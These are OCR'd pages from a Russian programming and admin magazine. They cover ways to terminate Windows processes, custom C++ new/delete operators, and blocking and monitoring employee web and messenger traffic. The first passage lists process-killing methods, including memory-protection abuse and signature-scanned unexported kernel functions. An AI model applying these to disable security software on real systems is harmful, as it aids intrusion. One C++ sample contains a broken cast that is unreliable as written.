8) Оригинальный способ — последовательно для всего региона памяти процесса вызываем VirtualQueryEx с параметром PAGE_NOACCESS и VirtualProtectEx. Процесс тихо умрет, когда все страницы памяти станут недоступными;
9) Топорный способ — открываем память процесса VirtualQueryEx, после чего вызовом WriteProcessMemory начинаем писать в память процесса всякую нечитаемую фигню;
10) Еще один оригинальный способ — до посинения вызывать VirtualQueryEx. Когда кончится память под выделение, процесс умрет сам;
11) Ядерная функция — PsTerminateProcess (PspTerminateProcess). Так как ядром она не экспортируется, вызвать ее можно только путем сканирования ядра на предмет определенной сигнатуры;
12) Еще одна неэкспортируемая функция — PspTerminateThreadByPointer. Ищется в ядре аналогичным образом, путем сканирования памяти.
Кстати, код, реализующий поиск и перехват PspTerminateThreadByPointer для защиты твоего процесса от убийства таким способом, ты сможешь найти на диске.

ЗАКЛЮЧЕНИЕ

Читать доки, бесспорно, очень полезно. Поскольку они — рулез. Однако практика показывает, что самые вкусности и сочные куски ОС часто бывают недокументированными, и разработчики Windows очень неохотно раскрывают нам эти секреты. Но все тайное всегда становится явным. Так что дерзай! Удачного компилирования, и да пребудет с тобой Сила!



deeonis deeonis@gmail.com

КОДЕРСКИЕ ТИПСЫ И ТРИКСЫ

Правила кодинга на C++ для настоящих спецов

C++ ИСКОННО СЧИТАЕТСЯ ГИБКИМ, НО СЛОЖНЫМ, ЯЗЫКОМ ПРОГРАММИРОВАНИЯ. ПОЧЕМУ? ПОТОМУ ЧТО ТАК ОНО И ЕСТЬ :). В ЭТОЙ СТАТЬЕ МЫ УЗНАЕМ ОБ ОПЕРАТОРАХ NEW И DELETE, О ТОМ, КАК ПИСАТЬ СОБСТВЕННЫЕ ПРОЦЕДУРЫ УПРАВЛЕНИЯ ПАМЯТЬЮ И КАК НЕ СОВЕРШИТЬ УЖАСНУЮ ОШИБКУ, ЗАНИМАЯСЬ ЭТИМ НЕЛЕГКИМ ДЕЛОМ.

Многие кодеры, выбирая C++ в качестве основного языка для написания своих программ, хотят тем самым добиться от них максимальной эффективности, как в плане потребления ресурсов, так и в плане скорости выполнения. Именно написание собственных операторов для работы с памятью дает такую возможность. Конечно, в наше время, когда повсеместно используются сборщики мусора (например, в Java или C#), сам по себе вызов специальных команд для выделения и освобождения памяти выглядит немного странно, но именно благодаря этим командам любой программист может значительно улучшить производительность своего кода.

Для того, чтобы написать правильный код, который будет работать с памятью, надо понимать, как организованы процедуры управления этой самой памятью в C++. Также следует помнить о многопоточности и проблемах, связанных с ней. Куча — это модифицируемый глобальный ресурс, доступ к которому должен быть синхронизирован. Если игнорировать этот факт, то рано или поздно все сломается, и потом будет очень сложно разобраться, в чем же собственно дело. Поэтому при написании собственного менеджера памяти всегда надо помнить о возможности одновременного доступа к куче из разных потоков программы.


Когда имеет смысл заменять new и delete?


Для начала давай разберемся, стоит ли нам вообще писать собственные процедуры работы с памятью. Чаще всего new и delete переписывают для того, чтобы обнаружить так называемые ошибки применения. К таким ошибкам относятся, например, утечки памяти. Они могут случаться как из-за простой невнимательности программиста, так и вследствие высокого уровня сложности структуры кода. Попросту говоря, для динамически выделенной памяти не всегда вызывается delete. Бывает и другая крайность, когда для одного и того же блока из кучи delete вызывается два и более раз. В этом случае поведение программы предсказать невозможно. Всего этого можно избежать, если пользовательские функции по работе с кучей будут вести список выделенных блоков памяти. Еще одной часто встречающейся ошибкой применения является переполнение буфера. Сколько хакерских атак было успешно выполнено через такую вот старую, как мир, дыру? Антагонист переполнения — это запись с адреса, предшествующего началу выделенного блока. Самописная версия new может запрашивать блоки большего размера и записывать в начало и конец таких блоков специальную сигнатуру. Оператор delete может проверять наличие этой сигнатуры и, если ее не окажется на месте, поднимать тревогу.

Второй причиной, из-за которой можно смело переписывать процедуры управления памятью, является производительность. Стандартные версии операторов new и delete, поставляемые вместе с компилятором, «слишком» универсальны. Они должны одинаково хорошо работать как для кода, выполнение которого занимает меньше секунды, так и для программ, аптайм которых составляет месяцы. Эффективно выделять как несколько больших блоков памяти, которые существуют на протяжении всей работы программы, так и множество маленьких, которые «живут» сотые доли секунды. Стандартные функции работы с кучей должны уметь эффективно бороться с ее фрагментацией, поскольку даже если суммарный объем свободной памяти будет достаточно велик, высокая степень ее «раздробленности» может помешать выделению нужного блока.

Теперь понятно, почему дефолтные new и delete не всегда оказываются быстрыми и эффективными — используются слишком общие алгоритмы работы с памятью, которые призваны учесть все нюансы. В некоторых случаях написание собственных операторов работы с памятью помогает значительно ускорить выполнение кода, а также уменьшить расход ресурсов. Так, например, самописные new и delete будут полезны для ускорения процесса распределения и освобождения памяти, для уменьшения накладных расходов, характерных для стандартного менеджера памяти; чтобы компенсировать субоптимальное выравнивание в распределителях по умолчанию (об этом чуть ниже), чтобы сгруппировать взаимосвязанные объекты друг с другом и т.д.

Еще очень часто new и delete переписывают для сбора статистики об используемой памяти. В высоконагруженных приложениях часто ока-





Программирование — нелегкая штука, а на C++ — тем более

зываются очень полезными знания о том, как используется память: как распределены выделяемые блоки по размерам, каково время их жизни, какой порядок выделения и освобождения блоков характерен для кода, изменяется ли «потребление» динамической памяти на разных стадиях выполнения программы, и есть ли вообще какая-либо закономерность. На все эти вопросы помогут ответить собственные операторы работы с памятью.

Пример собственной версии new

Написать собственную версию операторов new и delete достаточно просто. Рассмотрим, например, как можно реализовать глобальный оператор new с контролем записи за границами выделенного блока. Правда, в примере ниже есть несколько недостатков, но об этом далее.


Пользовательская версия оператора new

```
static const int signature = 0xADADEAEA;
typedef unsigned char Byte;
void *operator new(std::size_t size)
      throw(std::bad_alloc)
{
  using namespace std;
  size_t realSize = size + 2 * sizeof(int);
  void *pMem = malloc(realSize);
  if (!pMem)
      throw(bad_alloc);
  *(static_cast<int>pMem)) = signature;
  *(reinterpret_cast<int*>(static_cast<Byte*>(pMem)
    + realSize – sizeof(int))) = signature;

   return static_cast<Byte*>(pMem) + sizeof(int);
}
```

Здесь мы сначала с помощью функции malloc выделяем блок памяти на два слова больше, чем запрашивается в передаваемом параметре, затем записываем сигнатуру в начало и в конец выделенного куска памяти, после чего возвращаем указатель на нее.

Вроде все хорошо, но мы забываем о такой важной вещи, как выравнивание. Многие компьютерные архитектуры требуют, чтобы данные определенных типов располагались в памяти по вполне конкретным адресам. Например, архитектура может требовать, чтобы указатели располагались по адресам, кратным четырем, а данные типа double были выровнены на границу двойного четырехбайтного слова. Если не соблюдать эти требования, то возможны аппаратные сбои или замедление работы системы. C++ требует, чтобы все указатели, возвращаемые оператором new, были



Отличная книга по стандарту C++

выровнены для любого типа данных. Функция malloc удовлетворяет этим условиям, но, поскольку мы записываем в начало блока сигнатуру, и, следовательно, возвращаем указатель, смещенный на длину этой сигнатуры, то нет никаких гарантий, что это безопасно. Если мы выделим память под переменную типа double на компьютере с архитектурой, где int занимает четыре байта, то оператор new, приведенный в примере, скорее всего вернет неправильный указатель, что в итоге может завершиться аварийной остановкой программы или ее сильным замедлением.

Надеюсь, теперь понятно, почему правильное выравнивание так важно. Но не менее важным является требование к операторам new, согласно которому все они должны включать цикл вызова функции-обработчика new.


Функция-обработчик new

Когда оператор new не может удовлетворить запрос на выделение запрошенного количества памяти, он возбуждает исключение. В старые времена оператор new возвращал ноль и следы подобного поведения сохранились в некоторых компиляторах и по сей день. Основная же масса современных компиляторов генерирует код с new, поддерживающим вызов исключений.

Перед тем как вызвать исключение после неудачной попытки выделения памяти, оператор new должен выполнить код функции-обработчика (new-handler), которая определяется пользователем. Чтобы задать обработчик, нужно вызвать стандартную библиотечную функцию set_new_handler, объявленную в заголовочном файле <new> следующим образом:

Объявление set_new_handler

```
namespace std {
  typedef void (*new_handler) ();
```



Правильное оформление трюков — минус половина багов

```
  new_handler set_new_handler(new_handler p)
    throw();
}
```

Как видно, new_handler — это typedef для указателя на функцию, которая не принимает никаких параметров, а set_new_handler — функция, которая как раз получает в качестве параметра переменную типа new_handler. Полученный указатель на функции впоследствии вызывается оператором new в случае неудачной попытки выделения памяти. Предыдущий указатель на обработчик также возвращается (set_new_handler). В итоге можно получить примерно следующий код:

Использование set_new_handler

```
void outOfMem()
{
      std::cerr << "Невозможно выделить память\n";
      std::abort();
}
int main()
{
      std::set_new_handler(outOfMem);

      int *pBigDataArray = new int[100000000L];
      ...
}
```

Обработчик оператора new вызывается циклически, пока он не «сумеет» найти достаточное количество памяти или не выполнит какое-либо другое действие для корректной обработки ситуации. Найти свободную память не так-то просто, но можно пойти на небольшую уловку — в начале работы программы зарезервировать некоторый объем памяти и высвободить его при первом вызове обработчика. В результате таких действий следующая попытка выделить кусок памяти увенчается успехом. Альтернативным вариантом действий может быть установка другого обработчика или вовсе его удаление. Если текущий new-handler не может найти нужное количество свободной памяти, то, возможно, он знает какой-то другой обработчик, который справится с этой задачей лучше. А если с помощью set_new_handler установить нулевой указатель, то оператор new сразу возбудит исключение при неудачной попытке выделения памяти.

Также в функции-обработчике оператора new можно возбудить исключение типа bad_alloc или любого типа, унаследованного от него. Исключения такого типа не перехватываются в new, и поэтому их можно поймать в месте вызова оператора. А еще можно вообще ничего не делать и завершить программу с помощью abort или exit, что, собственно, мы и сделали в примере. До этого момента мы все время говорили о глобальной замене оператора new, но определить специфичный код выделения памяти можно лишь для объектов определенного типа. Сделать это достаточно просто, нужно лишь в каждом классе написать свои версии set_new_handler и new. Определенная в классе set_new_handler позволит пользователям задать обработчик new для класса, а принадлежащий классу operator new гарантирует, что при выделении памяти для объектов этого класса вместо глобального обработчика new будет использован тот, что определен в данном классе.

Собственный new для класса

```
class Widget {
public:
  static std::new_handler set_new_handler
     (std::new_handler p) throw();
  static void *operator new(std::size_t size)
      throw(std::bad_alloc);

private:
       static std::new_handler currentHandler;
}
```

Оператор new, определенный в классе Widget, должен отработать по вполне определенному алгоритму. Во-первых, он должен вызвать стандартный set_new_handler, указав в качестве параметра функцию-обработчик из класса Widget. В результате этот new-handler станет глобальным. Затем следует вызвать глобальный operator new. В случае ошибки будет вызван обработчик new, принадлежащий классу Widget. Если это ни к чему не приведет, то глобальный new возбудит исключение, а new из класса должен восстановить исходный обработчик и распространить исключение. Если же выделение памяти прошло удачно, то new, принадлежащий классу Widget, должен вернуть указатель на эту память и восстановить предыдущий new-handler.

Правильный менеджер памяти

Написать почти работающий менеджер памяти просто, а вот написать хорошо работающий менеджер в разы сложнее. Нужно учитывать массу нюансов. Во многих книгах по C++ приводятся примеры высокопроизводительного кода распределения памяти, но опускаются такие «скучные» моменты, как переносимость, соглашения о выравнивании, безопасность относительно потоков и т.д.

В большинстве случаев следует хорошо подумать, прежде чем писать собственные процедуры работы с памятью. Некоторые современные компиляторы умеют протоколировать и отлаживать работу функций управления памятью. Можно найти множество коммерческих продуктов, позволяющих заменить менеджер памяти, поставляемый компилятором. Такие продукты хорошо протестированы и практически не имеют ошибок. И все же, если ни один из этих вариантов тебе не подошел, то советую, прежде чем заняться кодингом собственных new и delete, заглянуть в open source проекты по управлению памятью. Например, ознакомиться с библиотекой Pool из проекта Boost. Там можно найти множество мелочей, которые позволят детально разобраться во всех тонкостях управления памятью в C++.

Заключение

Это была лишь небольшая часть того, что можно сказать об операторах new и delete. Надеюсь, в следующих статьях мы продолжим познавать тайны функций управления памятью. ⌶



Сергей «grinder» Яремчук grinder@synack.ru, _ssh3r1ff- ssh3r1ff@gmail.com

Вход в социалки — на амбарный замок!

ЕЩЕ НЕСКОЛЬКО СПОСОБОВ КОНТРОЛЯ ТРАФИКА И УПРАВЛЕНИЯ ДОСТУПОМ

Рабочий день большинства юзеров начинается с просмотра сообщений в «Одноклассниках», чтения новостей и посещения любых других ресурсов, не связанных с выполнением своих служебных обязанностей. Некоторое время начальство смотрит на это сквозь пальцы, но в один прекрасный момент поступает команда: «Все блокировать!».

ПОДРУЧНЫЕ СРЕДСТВА WINDOWS

Встроенный в последние версии Windows брандмауэр в режиме повышенной безопасности уже обладает достаточным функционалом, позволяющим заблокировать нужный порт и удаленный IP-адрес для входящих и исходящих соединений. Очень удобно, что настройки advfirewall производятся не только в консоли MMC (локально или удаленно), но и посредством групповых политик. Так, в доменной среде можно применять единые установки, которые автоматически устанавливаются и распространяются с одной точки. Для решения поставленной задачи может подойти и netsh, поскольку он умеет управлять правилами встроенного брандмауэра и поддерживает возможность выполнения команд на удаленном хосте. Причем созданные в netsh профили можно экспортировать в файлы с расширением *.wfw, а затем применить на все системы локальной сети. Нужно признать, что настройку advfirewall нельзя назвать прозрачной. Более того, блокировку по IP лучше подкреплять запретом по URL, однако такой возможности разработчики не предусмотрели. Хотя здесь вспоминаем, что IE позволяет задать список сайтов, которые должны блокироваться: достаточно открыть браузер, щелкнуть в строке состояния в поле Безопасность, в окне настроек выбрать «Ограниченные узлы» и нажать кнопку «Узлы», чтобы добавить адреса.
Еще один вариант блокировки сайтов — использование службы DNS. Это может быть как сервер в локальной сети, который будет выдавать неправильные IP на определенные сайты, так и файл HOSTS (обычно лежит по адресу c:\Windows\System32\drivers\etc\hosts) на клиентском компьютере. С последним вариантом все просто:

```
127.0.0.1      odnoklassniki.ru
127.0.0.1      www.odnoklassniki.ru
```

То есть при запросе «Одноклассников» браузер получит адрес локальной системы, и, по сути, запрос заблокируется.

KERIO WINROUTE

В современных сетях для организации совместного доступа в интернет и защиты внутренней сети часто используется Kerio WinRoute, умеющий блокировать любой трафик, определенный админом. В состав продукта включен целый ряд компонентов: файервол с функциями NAT, прокси и VPN-сервер, антивирусный модуль, распределение нагрузки, блокировка P2P-трафика и многое другое. Подробно о KWF уже рассказывалось в статье «Марш-бросок в большую сеть», опубликованной в сентябрьском номере][за 2007 год, поэтому остановимся лишь на функциях блокировки доступа к сайтам.
Начнем с самого простого — фильтрации содержимого. Эта фича настраивается при помощи простых правил во вкладке «Конфигурация -> Фильтрация содержимого». В KWF включено несколько компонентов, при помощи которых задаются политики, позволяющие блокировать доступ к определенным URL по протоколам HTTP и FTP на основании шаблона. Шаблон адреса можно задать прямо в правиле фильтрации, но это неудобно. При наличии нескольких шаблонов, к которым необходимо применить одно действие, придется добавлять несколько правил, что еще более усложняет процесс. Учитывая, что админ даже для небольшой сети формирует большое количество правил, придется потом долго искать нужное, если понадобится что-то изменить. Поэтому переходим в «Определения -> Группы URL», где содержатся шаблоны URL, разбитые на группы. По умолчанию здесь четыре группы, назначение которых понятно из названия — Ads/banners, Search engines, Automatic Updates и Windows Update. Добавим свою группу. Нажимаем кнопку «Добавить», появляется окно, в котором заполняем название (например, Social network), выбираем тип (URL или Группа URL) и в поле адреса вписываем:

```
odnoklassniki.ru/*
```

Вносим еще одно правило в эту группу, чтобы перекрыть все варианты адреса:

```
*.odnoklassniki.ru/*
```


И добавляем все адреса социальных сетей и других ресурсов, к которым нужно закрыть доступ. Не забываем про сайты, где публикуются зерка-




ла для «Одноклассников», «ВКонтакте» и подобных (а-ля dostupest.ru). При необходимости блокировать загрузку через HTTP определенных типов файлов создаем для них группы и шаблоны.
Во вкладке «Группы адресов» задаем айпишник или диапазон адресов, который затем будем использовать в правилах фильтрации в качестве дополнительного параметра, определяющего блокировку ресурса.
Теперь переходим в подпункт «Конфигурация -> Фильтрация содержимого -> Политика HTTP». Здесь уже есть несколько подготовленных политик, построенных на основе групп URL, о которых говорилось выше. После установки активированы только три правила, разрешающие обновление и доступ к поисковым роботам.
Чтобы заблокировать баннеры и всплывающие окна, ставим флажок напротив «Remove advertisement and banners» и создаем новое правило. Вводим его название, указываем учетные записи, для которых оно будет активно. По умолчанию в этом списке прописаны все учетки, но, используя настройки правил, можно легко заблокировать доступ к некоторым группам сайтов только для определенных пользователей. Переходим к полю «И если URL удовлетворяет критерию». Здесь предлагается четыре варианта действий: указать шаблон, выбрать группу URL, категорию Web Filter (о ней чуть ниже), и заблокировать любой узел, если к нему обратились по IP (что, кстати, тоже бывает полезно). Нас интересует созданная нами ранее группа Social network; выбираем ее и устанавливаем действие «Запретить доступ к веб-узлу». Чтобы отслеживать все попытки подключения к узлам, определенным в этом правиле, ставим флажок «Журнал». Это не все настройки. Заглянув в «Дополнительно», мы получаем возможность указать временной интервал, в течение которого будет активно правило, и диапазон IP (созданный в «Группы адресов»), для которого будет действовать правило. В итоге KWF позволяет очень тонко настроить блокировку практически для любых условий. И во вкладке «Правила содержимого» указываем параметры сканирования веб-контента (проверка ActiveX, сценарии HTML и JavaScript).
Здесь хотелось бы обратить внимание на флажок «Запретить веб-страницы, содержащие запрещенные слова в коде HTML». По умолчанию он снят, поэтому обязательно активируем его. Список самих слов задается в отдельной вкладке «Запрещенные слова». Каждому слову соответствует вес, внизу страницы указывается цифра веса (по умолчанию 70), при достижении которой страница блокируется. Интерфейс программы позволяет при необходимости добавить в список новые слова. Но чтобы данная функция работала в полной мере, следует создать новое правило с шаблоном URL (*). Таким образом, будут проверяться все веб-страницы, к которым обращается пользователь.
Но возможности KWF этим не ограничиваются. Отдельно лицензируется модуль Kerio Web Filter, использующий категории веб-сайтов ISS Orange WebFilter. Администратор буквально двумя щелчками мышки определяет доступ к одной из 58 категорий веб-сайтов, поддерживаемых этим модулем. При посещении пользователем веб-сайта он проверяется по постоянно обновляемой базе, где находится более 20 миллионов сайтов, и, в зависимости от результата, разрешается или блокируется доступ. Админ лишь контролирует этот процесс по отчетам, все остальное происходит автоматически. Если блокировка по некоторым причинам нежелательна, Kerio Web Filter можно использовать для сбора статистики предпочтений пользователей.
Политики FTP настраиваются в одноименной вкладке. После установки KWF здесь уже прописаны четыре правила, активация которых позволит заблокировать upload и закачку видеофайлов. Далее, используя их как шаблон, админ легко создает новые правила под определенные расширения файлов. В правилах указываются: пользователь, IP-адрес сервера, направление загрузки, шаблон файла или FTP-команда.
К сожалению, простого пути обрубить аську и подобные IM-сервисы в KWF нет. Конечно, адреса вроде login.icq.com, id.rambler.ru можно блокировать в правилах URL, но лучшим выходом будет бан айпишников IM-серверов. Подробно о том, как научиться определять нужные IP и банить их, смотри в статье «Серпом по аськам», опубликованной в августовском номере][за 2009 год.
Для удобства в «Группы адресов» создаем отдельную группу, назовем ее, к примеру, «Instant Messengers», где прописываем все известные диапазоны IP:

```
- Rambler ICQ: 81.19.64.0 - 81.19.66.255;
- icq-ws.rambler.ru: 81.19.69.0 - 81.19.70.255;
```




Настройка брандмауэра Windows



Создаем группу URL в Kerio WinRoute

```
- ICQ: 64.12.0.0 - 64.12.255.255, 205.188.0.0 -
205.188.255.255
```

И так далее. Теперь переходим в «Политика трафика» и создаем новое правило. Наделяем его понятным именем (ICQ Deny), в поле «Назначение» идем в «Добавить -> Группа IP-адресов», в списке находим группу «Instant Messengers». Дважды щелкаем в поле «Действие» и устанавливаем переключатель в «Отказать» или «Удалить». В таком виде правило будет касаться подключений ко всем портам. В принципе, дальше можно не заморачиваться. Последним обычно стоит блокирующее все подключения правило. Поэтому если в политиках фильтрации настроено действительно то, что нужно, порты, используемые сервисами, можно уже отдельно не банить. Напомню, что Mail-Агент работает по портам 2041, 2042; Yahoo! Messenger — 5000-5001, 5050; MSN — 1863; Jabber/Gtalk — 5222, 5223; IRC — обычно по 6667-6669.
Теперь осталось ограничить пиринговый трафик. Все нужные настройки производятся во вкладке «Дополнительные параметры — Фильтр P2P». Достаточно установить переключатель в «Заблокировать трафик и разрешить только не-P2P подключения», и о проблеме можно забыть. Как вариант, Керио позволяет заблокировать весь трафик клиента при попытке подключения по P2P с указанием времени блокировки (по умолчанию 120 минут). Пользователю при этом отправляется уведомление по электронной почте, в котором объясняется причина, чтобы он не буянил и не звонил админу или начальству. Вообще говоря, пара-тройка блокировок, распечатка нарушений на стол руководителю — и дисциплина будет подтянута. Чтобы определить работу по P2P, используется список портов, который можно просмотреть и отредактировать в меню, появляющемся при нажатии кнопки «Дополнительно». Здесь же задается число подключений и список служб, которые будут определяться как не-P2P. Самый простой вариант: настраиваем блокировку определенных портов, тем более в политиках уже есть заготовки для eDonkey, DC++, Gnutella, Kazaa и др. Кстати, у Kerio есть еще одна возможность блокировки — прописать в настройках DNS («Конфигурация → DNS») неправильное соответствие IP-адреса, о чем говорилось выше. Просто пишем адрес вроде: `vkontakte.ru 127.0.0.1`. И пользователи не смогут подключиться к удаленному серверу.

АНАЛИЗАТОР СЕРФИНГА SURFANALYZER


SurfAnalyzer (surfanalyzer.ru) — специализированное решение, позволяющее блокировать доступ к ресурсам, которые отвлекают от работы или несут потенциальную опасность. Программа, являясь посредником между интернетом и пользователем, пропускает через себя весь трафик, поэтому с ее помощью очень просто контролировать закачку файлов с определенными расширениями (.exe, .com, .zip и т.д.), вложения в электронной почте, фильтровать IM-сообщения, блокировать некоторые типы сайтов. Вся информация о посещенных ресурсах сохраняется, и, просмотрев логи, мы легко узнаем, чем занимался пользователь в рабочее время. В случае появления внештатных ситуаций администратор оповещается посредством e-mail или ICQ. **SurfAnalyzer** состоит из трех компонентов, которые, как правило, разворачиваются на нескольких системах:

- сервер (Server) обеспечивает основной функционал, содержит веб-модуль (доступ в интернет, сбор статистики, контроль загрузки файлов, работа в IM), почтовый сервер (контроль исходящих и входящих писем), СУБД Firebird для хранения собранных данных; все это связывается при помощи модуля оповещения и настройки;
- рабочее место специалиста безопасности (View) отслеживает нарушения политики безопасности и доступ к архивам e-mail, ICQ и посещенных веб-сайтов;
- рабочее место администратора системы (Admin) позволяет настроить политики безопасности, доступ пользователей и систему контроля.

Для непосредственной организации доступа пользователей в интернет и учета трафика в паре с SurfAnalyzer должен использоваться прокси-сервер стороннего разработчика (UserGate, WinGate и т.п.) В настройках прокси-сервера оставляется лишь одна учетная запись —

Сетевой 007

Есть два способа навести порядок в локальной сети: блокировать и контролировать. Каждый имеет свои достоинства и недостатки. В идеале нужно использовать оба варианта, чтобы исключить случаи, когда что-то пройдет незамеченным. Одним из ярких представителей контролеров является решение LanAgent (lanagent.ru). Агенты, установленные на клиентских системах, позволяют отслеживать, чем занимается пользователь в рабочее время. Можно узнать, какие программы и сервисы он запускает, какие сайты посещает, какие внешние устройства подключает. Также агенты умеют делать снимки экрана, перехватывать нажатия клавиш, сообщения ICQ и e-mail, документы, отправленные на печать, файлы, скопированные на флешку. При нарушении установленных политик администратор получает уведомление. Программа оснащена системой отчетов, позволяющей быстро составить график активности пользователей за нужный период времени.



Контроль трафика в SurfAnalyser

